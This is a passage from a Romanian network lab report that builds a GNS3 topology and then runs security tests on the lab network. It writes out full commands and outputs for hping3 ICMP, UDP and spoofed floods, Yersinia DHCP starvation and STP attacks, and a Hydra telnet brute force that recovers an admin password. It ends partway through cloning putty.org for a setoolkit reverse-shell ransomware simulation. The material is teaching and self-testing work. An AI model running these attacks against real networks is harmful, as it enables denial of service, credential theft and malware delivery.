
Dispozitivele din mediul virtual preiau adrese IP de la același switch MSW, creând astfel o puncte (bridge) între rețeaua fizică și simularea GNS3. Serverul din mediul virtual este configurat să comunice cu un server NTP și cu un switch, permitând verificarea conectivității (ping) între cele două rețele.

Configurare GNS3:


- Similar cu partea fizică, dar în GNS3.
- Pentru a putea fi folosit Kali Linux în GNS3, acesta s-a conectat la un NAT prin DHCP-ul configurat pe Switch-Cu-DHCP pentru a primi un IP. După ce a primit IP, s-au dat următoarele comenzi:
 - **apt update && apt upgrade**
 - **apt install net-tools**
 - **apt install iputils-ping**
 - **apt install iproute2**

Comenzile sunt aceleași pentru DHCP, OSPF, NAT.

Următorul screen reprezintă rețeaua în totalitate, după ce toate cele 5 părți au fost configurate. Serverul ce pleacă în susul switch-ului cu DHCP deține configurația virtuală în GNS3, care apoi se conectează prin alt Multi-layered Switch și Router la ISP.



Mai detaliat, serverul deține următoarea configurație GNS3 :




3. Cybersecurity

3.1 Testarea securității infrastructurii :

I. Reconnaissance

Lansăm un port scanning, prin Nmap, la un pc conectat la rețea în mod wireless :



```
(bity㉿Bity)-[~]
$ nmap -A -T4 --script=vuln 10.10.10.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 22:18 EEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
| After NULL UDP avahi packet Dos (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
```

Nmap -> Network Mapper – un tool pentru network discovery și security auditing, folosit pentru host discovery

-A -> opțiune ce activează „Aggressive Scan”

-T4 -> opțiune ce setează „Timing Template”-ul (4 (Aggressive) | nivele valabile de la 0 (Paranoid) la 5 (Insane))


--script=vuln -> opțiune ce specifică script-ul care trebuie să ruleze, în cazul nostru „vuln”

- vuln -> script din NSE (Nmap Scripting Engine) folosit special pentru detectarea vulnerabilităților

```
(bity㉿Bity)-[~]
$ nmap -A -T4 --script=vuln 10.10.10.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 22:29 EEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
| After NULL UDP avahi packet Dos (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 36.48 seconds
```

Windows Defender Firewall combată această exploatare!
Precum se vede în aceste două screenshot-uri.




II. ICMP Flooding

Lansăm un atac de tip ICMP flooding (trimite un număr de pachete ICMP care pot deveni exhaustive pentru țintă) :

```
(bity@Bity)-[~]
$ sudo hping3 --icmp --flood -v -p 80 --data 120 10.10.10.107
using eth0, addr: 10.10.10.135, MTU: 1500
HPING 10.10.10.107 (eth0 10.10.10.107): icmp mode set, 28 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.10.10.107 hping statistic --
24544 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(bity@Bity)-[~]
$ wireshark_eth0.pcapng
```




hping3 → comandă care are abilitatea de a compune pachete de rețea foarte customizable
--icmp → opțiune care specifică tipul de pachet care va fi trimis, în cazul nostru ICMP
--flood → opțiune care specifică faptul că pachetele trebuie trimise foarte rapid
-v → vine de la **verbose**, aceasta afișează mai multe informații la output-ul comenzi
-p 80 → opțiune ce specifică numărul portului țintit
--data 120 → opțiunea specifică dimensiunea datelor de tip payload în pachetul ICMP, în cazul acesta, 120 de bytes de date sunt incluși în fiecare pachet ICMP

III. ICMP Amplification

Lansăm un alt atac ICMP spoofing flood în care falsificăm adresa sursă a atacului :

```
(bity@Bity)-[~] $ sudo hping3 --icmp --spoof 10.10.10.233 -c 1000 -i u1000 10.10.10.107
HPING 10.10.10.107 (eth0 10.10.10.107): icmp mode set, 28 headers + 0 data bytes
-- 10.10.10.107 hping statistic --
1000 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(bity@Bity)-[~] $ hping3 --icmp --spoof 10.10.10.233 -c 1000 -i u1000 10.10.10.107
HPING 10.10.10.107 (eth0 10.10.10.107): icmp mode set, 28 headers + 0 data bytes
-- 10.10.10.107 hping statistic --
1000 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



--spoof [ip address] -> opțiune care falsifică sursa care trimite pachetele

-c -> opțiune care specifică numărul pachetelor trimise


-i -> opțiune care indică intervalul de timp pentru trimiterea fiecărui pachet

IV. UDP flooding

Lansăm un UDP flooding (trimite un număr de pachete UDP care pot deveni exhaustive pentru țintă) :

```
(bity@Bity)-[~]
$ sudo hping3 --udp --flood -V -p 12345 --data 120 10.10.10.107
using eth0, addr: 10.10.10.135, MTU: 1500
HPING 10.10.10.107 (eth0 10.10.10.107): udp mode set, 28 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.10.10.107 hping statistic --
8153 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(bity@Bity)-[~]
```




--udp -> opțiune care specifică tipul de pachet care va fi trimis, în cazul nostru UDP

V. ARP Spoofing

Lansăm un atac ARP spoofing, folosit pentru a manipula înregistrările ARP dintr-o tabelă ARP, deja existentă :

VI. DHCP Starvation

Lansăm un atac de tip DHCP Starvation (un tip de atac DoS care țintește să obosească un DHCP pool asignat unui DHCP server, trimițând mesaje (flood) de tip DHCP Discover cu MAC Address-uri falsificate) :




Pentru acest atac am folosit
tool-ul Yersinia GUI :

Comanda : **versinia -G**

20

Următoarea imagine este rezultatul în Wireshark :



VII. STP Attack

Lansăm un atac spre un switch care are STP configurat și este Bridge Root :

```

COM4 - Tera Term VT
File Edit Setup Control Window Help
Aging Time 300 sec

Interface Role Sts Cost Prio.Nbr Type
Gii/0/1 Root FUD 19 128.1 P2p
Gii/0/3 Desg FUD 4 128.3 P2p

ULAN0028
Spanning tree enabled protocol ieee
Root ID Priority 24596
Address f87b.20e0.5800
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 24596 <priority 24576 sys-id-ext 20>
Address f87b.20e0.5800
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300 sec

Interface Role Sts Cost Prio.Nbr Type
Gii/0/1 Desg FUD 19 128.1 P2p
Gii/0/2 Desg FUD 4 128.2 P2p
Gii/0/3 Desg FUD 4 128.3 P2p

SW16#show spanning-tree
ULAN0018
Spanning tree enabled protocol ieee
Root ID Priority 24586
Address 001e.7994.8500
Cost 19
Port 1 <GigabitEthernet1/0/1>
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 28682 <priority 28672 sys-id-ext 10>
Address f87b.20e0.5800
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300 sec

Interface Role Sts Cost Prio.Nbr Type
Gii/0/1 Root FUD 19 128.1 P2p
Gii/0/3 Desg FUD 4 128.3 P2p

ULAN0020
Spanning tree enabled protocol ieee
Root ID Priority 24596
Address f87b.20e0.5800
Cost 4
Port 2 <GigabitEthernet1/0/2>
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec


Bridge ID Priority 24596 <priority 24576 sys-id-ext 20>
Address f87b.20e0.5800
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300 sec

Interface Role Sts Cost Prio.Nbr Type

```


Am folosit tool-ul Yersinia GUI pentru acest atac.

Putem observa că după lansarea atacului, Bridge Root-ul nu mai este recunoscut drept Bridge Root, ci are un alt cod de prioritate setat când acționăm comanda „sh spanning-tree”.



VIII. Password Cracking

Lansăm un atac de tip brute force password cracking, prin tool-ul Hydra, folosind dicționarul de parole inclus în Kali Linux, nume **rockyou.txt** :



```
(bity@Bity) ~
$ cd /usr/share/wordlists/
(bity@Bity) ~
$ sudo zip -d rockyou.txt.gz
(bity@Bity) ~
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt telnet://172.16.9.251
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-28 01:36:18
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking telnet://172.16.9.251:23/
[STATUS] 207.00 tries/min, 207 tries in 00:01h, 14344192 to do in 1154:56h, 16 active
[STATUS] 170.00 tries/min, 510 tries in 00:03h, 14343889 to do in 1406:16h, 16 active
[CERROR] Can not create restore file ./hydra.restore - Permission denied
(bity@Bity) ~
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt telnet://172.16.9.251
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-28 01:41:05
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking telnet://172.16.9.251:23/
[23][telnet] host: 172.16.9.251 login: admin password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-28 01:41:10
(bity@Bity) ~
$
```

Comanda : `hydra -l admin -P /usr/share/wordlists/rockyou.txt telnet://172.16.9.251`

hydra -> tool-ul folosit pentru brute force

-l admin -> opțiune care specifică username-ul folosit pentru atac, în cazul acesta admin
-P -> opțiune care specifică lista de parole pe care script-ul din hydra le testează

telnet://172.16.9.251 -> **ținta**, reprezintă conexiunea telnet în switch-ul nostru din topologie, adică spărgând parola cu hydra vom avea parola ce ne permite accesul în SW8, conectându-ne la telnet-ul deja implementat

IX. Ransomware

Lansăm un atac ce simulează un ransomware (CashCatRansomwareSimulator), folosind setoolkit-ul din Linux, fiind accesibil pe un site clonat, în cazul nostru, vom clona site-ul : <https://www.putty.org> :

Primordial, am clonat site-ul folosind comanda **wget**, direct în folder-ul /var/www/html :

```
File Actions Edit View Help
[root@KaliJuganaru] ~
[root@KaliJuganaru] ~
# cd var/www/html
[root@KaliJuganaru] ~
# wget https://www.putty.org
--2024-08-28 08:48:13-- https://www.putty.org/
Resolving www.putty.org (www.putty.org)... 3.23.50.241
Connecting to www.putty.org (www.putty.org)|3.23.50.241|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4384 (4.3K) [text/html]
Saving to: 'index.html'

index.html          100%[=====] 4.28K --.-KB/s   in 0s

2024-08-28 08:48:14 (60.2 MB/s) - 'index.html' saved [4384/4384]

[root@KaliJuganaru] ~
# setoolkit
```

Folosind **setoolkit** (mfsconsole), selectăm opțiunile 1 (**Social-Engineering Attacks**), 4 (**Create a Payload and Listener**) & 2 (**Windows Reverse_TCP Meterpreter**) :

```
Unable to check for new version of SET (is your network up?)
